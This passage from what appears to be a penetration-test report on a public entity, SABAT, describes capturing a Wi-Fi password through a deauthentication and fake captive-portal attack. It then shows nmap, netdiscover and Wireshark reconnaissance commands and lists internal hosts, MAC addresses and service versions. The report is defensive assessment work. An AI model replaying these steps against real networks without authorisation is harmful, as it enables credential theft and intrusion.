


Figure 36: Execution of the aireplay-ng Command on Parrot OS Machine

Source: Own elaboration

As shown in the figure, the captive portal is deployed on the VIT machine running Kali Linux, while the secondary machine with Parrot OS is executing aireplay-ng to reinforce the deauthentication towards the users.




Figure 37: Execution of Attacks on the SALON Wi-Fi Network

Source: Own elaboration

Due to the strong deauthentication presented, in the FLUXION AP Authenticator display, it can be observed that 4 users have connected to the captive portal.




Figure 38: Clients Connected to the Captive Portal

Source: Own elaboration

After deploying the captive portal, one user connected to it and provided the credentials for the SALON wireless network, thus, the output from Fluxion indicates that the password entered by the user has been captured and validated against the handshake captured in the previous step. This password is stored within the tool's folders.




Figure 39: Location Path of the SALON Wi-Fi Password

Source: Own elaboration

To finalize, access was made to the path where the Fluxion output file is located, and the file was opened to reveal the SALON network password in plain text.




Figure 40: Obtaining the SALON Wi-Fi Password
Source: Own elaboration

4.4 STAGE 3: SCANNING AND ENUMERATION

In this stage, active reconnaissance was utilized, which involves directly interacting with the LAN to detect as many accessible hosts, open ports, router and switch locations, detailed descriptions of operating systems, and services running on each machine as possible. Therefore, to enumerate all active machines that make up the IT infrastructure, the entire wired LAN within the SABAT facilities was scanned and enumerated.

4.4.1 Netdiscover

Netdiscover is an active/passive IP address reconnaissance tool primarily developed for LANs, which allows for the active detection of hosts that are active within the LAN by sending ARP requests. This enables the creation of a map of all active computing devices within the network, as these IP addresses will be used as input for subsequent steps.

According to Jimenez (2023), ARP stands for Address Resolution Protocol, which allows a device connected to a network to obtain the MAC address of another device connected to the same network, in other words, it

locates other wired or wireless devices on the network by asking for the MAC address of each one, sending a packet to the broadcast address. Thus, the ARP protocol in the mapping procedure translates so that systems can recognize each other.

This tool is essential for discovering devices connected to SABAT's internal LAN, as it uses the ARP protocol as a basis to reveal all devices belonging to the IT infrastructure of the mentioned public entity.

Before executing Netdiscover, the assigned IP address was first determined using the ‘ifconfig’ command.

Figure 41: Results of the ifconfig Command

Source: Own elaboration

After obtaining the assigned IP address, the next step was to find out the default gateway using the Linux ‘route’ command.

Figure 42: Results of the Route Command

Source: Own elaboration

It can be seen that the default gateway of the internal LAN is 172.168.1.10. Subsequently, Netdiscover was used with the following parameters:

Command:

netdiscover -i enp6s0 -r 172.168.5.0/24

Where:

-i: Network interface to use.

-r: Allows scanning a range of IP addresses starting from 172.168.5.0 to 172.168.5.255 according to CIDR notation.




Figure 43: Using the Netdiscover Command

Source: Own elaboration

Netdiscover was left running in the background for approximately 3 hours, successfully capturing the maximum number of active hosts, resulting in the following outputs.




Figure 44: Results of Netdiscover

Source: Own elaboration

Next, all output generated by Netdiscover was saved to a plain text file, as the next step is to automate the sorting of the information regarding the found IP addresses. These IPs need to be stored as a list containing only the format of these addresses in a different text file, thus, this new file will then be used as input for the next scanning tool called NMAP. Therefore, the native GREP tool was used, which allows searching for a text string based on a specified regular expression. In this case, the regular expression is the format of the IP address, which consists of 4 octets, with values from 0 to 255 for each octet.

Command:

grep -E -o '[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}' netdiscoverFinalDiscover.txt | tee netdiscoverSortIPlDiscover.txt

Where:

-E: Indicates the use of a regular search expression.

-o: The output of the command will show only the text string that matches the search criteria.

-tee: Indicates that the output of the grep command execution will be stored in a text file.

Figure 45: Usage of the Grep Command

Source: Own Creation

Upon completing the execution of GREP, it generates an output, which was used as an input parameter for NMAP. However, before that, some modifications were made to the text file, removing invalid IP addresses such as: "0.0.0.0," "0.104.0.0," and "169.254.78.82," as these addresses are false positives printed by the netdiscover tool.




Figure 46: Results of the Grep Command

Source: Own Creation

4.4.2 Nmap

Nmap is a powerful tool used to gather extensive information about devices within a LAN, which allows for scanning active hosts, checking for open ports, determining if ports are filtered (firewall), and even identifying the operating system and services running on a specific target. The most common uses of Nmap include host discovery, port scanning, version detection, and operating system fingerprinting.

To proceed, Nmap was executed with the following parameters:

Command:

nmap -A -T4 -v -iL /home/frank3r/Documents/SabatPentest/netdiscoverSortIPlDiscover.txt -oN /home/frank3r/Documents/SabatPentest/GenealLANOsDiscover_02.txt

Where:

-A: Aggressive scan that enables OS detection, service discovery, version detection on open ports, and runs default Nmap scripts.

-T4: Timing template that speeds up the scan, allowing port scanning to exceed 10ms.

-v: Increases the verbosity level, providing more information about the scan's progress.

-iL: Specifies the input file containing the IP addresses to scan.

-oN: Specifies the output file where Nmap will save the scan report.

Figure 47: Scanning Hosts for Open Ports, Operating Systems, and Services with Nmap

Source: Own elaboration

Upon completion of the Nmap scan, it was shown that out of 33 IPs used as input, only 32 could be scanned in total.




Figure 48: Total Hosts Scanned

Source: Own elaboration

Table 13: Number of Active Hosts

ACTIVE HOSTS	
Number of IPs scanned	33
Number of active IPs	32

Source: Own elaboration

Scanning Host with IP: 172.168.1.10 (Default Gateway Server)




Figure 49: Result of the Scan for Host 172.168.1.10

Source: Own elaboration

Table 14: Open Ports and Service Versions for Host 172.168.1.10

Port	Protocol	State	Service	Version
22	TCP	Open	SSH	OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
53	TCP	Open	Dominio	ISC BIND 9.11.3-1ubuntu1.18 (Ubuntu Linux)
88	TCP	Open	Kerberos-Sec	Heimdal Kerberos
135	TCP	Open	MSRPC	Microsoft Windows RPC
139	TCP	Open	Netbios-ssn	Samba smbd 3.X - 4.X (workgroup: SABAT)
389	TCP	Open	LDAP	SSL-Cert SABAT-PROXY.sabat.gob.ve Samba Administration
445	TCP	Open	Netbios-ssn	Samba smbd 4.7.6-Ubuntu (workgroup: SABAT)
3128	TCP	Open	http-proxy	Squid http proxy 3.5.27
7070	TCP	Open	ssl/realserver	AnyDesk Client
8443	TCP	Open	ssl/http	nginx
49152	TCP	Open	MSRPC	Microsoft Windows RPC
49153	TCP	Open	MSRPC	Microsoft Windows RPC
49154	TCP	Open	MSRPC	Microsoft Windows RPC

Source: Own elaboration

Details of the scanned host with IP 172.168.1.10 (Default Gateway Server):




Figure 50: Identification of MAC Address and Host Name for IP 172.168.1.10

Source: Own elaboration

Table 15: Host Name Within the LAN

Brand	IP	MAC Address	Hostname	Workgroup	Operative System
Hewlett Packard (HP)	172.168.1.10	D8:D3:85:75:56:B2	SABAT-PROXY	SABAT	Ubuntu

Source: Own elaboration

Scanning Host with IP 172.168.4.93




Figure 51: Result of the Scan for Host 172.168.4.93

Source: Own Elaboration

Table 16: Open Ports and Service Versions for Host 172.168.4.93

Port	Protocol	State	Service	Version
135	TCP	Open	MSRPC	Microsoft Windows RPC
139	TCP	Open	Netbios-ssn	Microsoft Windows Netbios-ssn
445	TCP	Open	Microsoft-ds	Windows 7 Ultimate 7601 Service Pack 1
554	TCP	Open	RTSP	
49152	TCP	Open	MSRPC	Microsoft Windows RPC
49153	TCP	Open	MSRPC	Microsoft Windows RPC
49154	TCP	Open	MSRPC	Microsoft Windows RPC
49155	TCP	Open	MSRPC	Microsoft Windows RPC
49156	TCP	Open	MSRPC	Microsoft Windows RPC

Source: Own Elaboration

Details of the scanned host with IP 172.168.4.93:




Figure 52: Identification of MAC Address and Host Name for IP 172.168.4.93

Source: Own Elaboration

Table 17: Host Name Within the LAN

Brand	IP	MAC Address	Hostname	Workgroup	Operative Systen
Dell	173.168.4.93	F8:B1:56:E1:31:FA	TAQUILLA-01-PC	WORKGROUP	Windows 7 Ultimate 7601 Service Pack 1

Source: Own elaboration

The figures illustrate that executing this type of scan with Nmap provides detailed and precise information about the scanned machines, primarily showing open ports, the protocol used on those ports, the service running along with its version. Additionally, other relevant data such as the name of the device within the LAN, the workgroup it belongs to, and the operating system along with its version are displayed.

4.4.3 Wireshark

Wireshark is a graphical interface tool that serves as a network packet analyzer, allowing for the capture and in-depth analysis of all incoming and outgoing traffic generated within a specific LAN, enabling inspection of multiple network protocols across the OSI layers. When capturing network traffic, these generated packets can be stored in a file and later analyzed offline. Another fundamental advantage of this tool is the ability to apply filters to show only information from a specific protocol or machine.

To proceed, all packets generated within the SABAT LAN were captured using the wired interface, with the aim of monitoring all incoming and outgoing connections. This capture was then stored in a .pcap file, which contains the data packets generated across the entire LAN. Subsequently, search filters were implemented to extract information about the web browsers used by each machine, concluding the enumeration stage.




Figure 53: Capture of Packets Generated Within the LAN

Source: Own Elaboration

The Wireshark graphical interface has 3 information panels where the top panel shows the number of captured network packets, indicating the source,

destination, protocol used, and packet size. The central panel displays detailed information about each specific packet, revealing MAC addresses, frame control flags, and the content of the information related to the protocol used. The bottom panel shows the same information from the central panel in hexadecimal format and its corresponding ASCII dump.

After capturing the packets generated within the wired LAN, search filters were implemented to extract the web browsers used by the clients, along with their specific versions. This information can also help determine the operating system and architecture used by each client, in case the Nmap scan on a machine fails or shows false positives. The filter used to extract the web browser information is:

Filter:

ip.addr==172.168.4.172 and http.user_agent

Where:

ip.addr: Filters the packet search by a specific IP address.

and: A boolean condition to add another search filter.

http.user_agent: Filters packets where the web browser information is present.




Figure 54: Implementation of Filters in Wireshark

Source: Own Elaboration

Table 18: Web Browser Record for Host 172.168.4.172

IP	MAC Address	Hostname	Operative System	Web Browser	Version
172.168.4.172	C8:D9:D2:A5:18:E9	DESKTOP-GE243I9	Windows 10 Pro 19045	Google Chrome	119.0.6045.200

Source: Own Elaboration

As shown in the table, by extracting information about the web browser used by the client, a clearer picture can be obtained of the tools used daily during the workday within the public entity's facilities. This information is also useful to complete the enumeration methodology, as it allows recording the results of scanning a specific machine using Nmap, and then examining the web browser used by the client, to register these data within the Maltego graph.

4.4.4 Enumeration

After capturing the web browsers used by each client, the final step of this phase is to enumerate the discovered IT systems, such as computers, printers, switches, Wi-Fi routers, and servers, and record this information within the Maltego graph, which is registering all the existing equipment in SABAT's IT infrastructure. Maltego allows adding multiple elements separately within the graph and then connecting and relating them, for example, a computer connected to a switch via a network cable.

Based on the data collected during the Nmap scan of various IP addresses and the application of Wireshark filters to determine the web browser used by the client of a specific machine, all this data should be recorded in Maltego as follows:




Figure 55: Recording Web Browsers for IP 172.168.4.168 in Maltego

Source: Own elaboration

In the figure, when using Maltego and deploying an element within the graph as a device, clicking on it displays a window that allows adding notes. Therefore, within the notes section, the result of the Nmap scan for IP address 172.168.4.168 and the discovered web browser are added, this allows for a more robust profile of the specific technologies used by each machine.

Finally, the following graph shows the totality of the IT equipment discovered by applying the methodology of the previous stages:




Figure 56: Graph of Results: SABAT's IT Infrastructure

Source: Own Elaboration

It can be seen that by applying scanning techniques, the following has been discovered:

- 32 computers in total.
  - 12 computers with Windows 7.
  - 20 computers with Windows 10.
- 1 Ricoh network printer.
- 4 routers.
- 2 Windows Server 2008 servers.
- 1 DVR server.
- 1 switch.
- 1 Ubuntu server responsible for managing network connections.

In total, there are 42 devices that make up SABAT's IT infrastructure.

4.5 STAGE 4: VULNERABILITY ANALYSIS

Vulnerability analysis is a process that involves discovering and identifying weaknesses in IT systems and applications through an Open-Source tool focused on scanning for known vulnerabilities, with the aim of measuring the level of security implemented in SABAT's IT systems and being able to address hacking or failures. Additionally, the vulnerability analysis attempts to provide alternative solutions to mitigate these weaknesses, such as installing security patches or updates.

4.5.1 OpenVAS

OpenVAS (Open Vulnerability Assessment System) is a comprehensive open-source vulnerability scanner framework with capabilities include initiating tests for both high and low-level protocols, identifying and correcting security flaws or weaknesses in IT systems that can be exploited by one or more threats. The scanner executes network vulnerability tests, consisting of routines that check for the presence of specific known or potential security issues in systems. Additionally, this tool features a service manager that performs tasks such as filtering or classifying analysis results based on the criticality level of the vulnerabilities.

To run OpenVAS, a virtual machine version of the tool was used, as it provides easier installation, usability, and importantly, allows for updating a key component called the "feed" which is a database of all known vulnerabilities up to the date of the penetration tests. VirtualBox was used as the virtual machine manager to run the OpenVAS virtual machine.




Figure 57: OpenVAS Virtual Machine via Command Line

Source: Own Elaboration

After starting this element, the next step is to use a web browser to access the main panel of the tool. During the startup of OpenVAS, the logs indicate a web access interface, which is an IP address for accessing the admin panel. Initially, a login module appears where credentials must be entered.




Figure 58: OpenVAS Login Module

Source: Own Elaboration

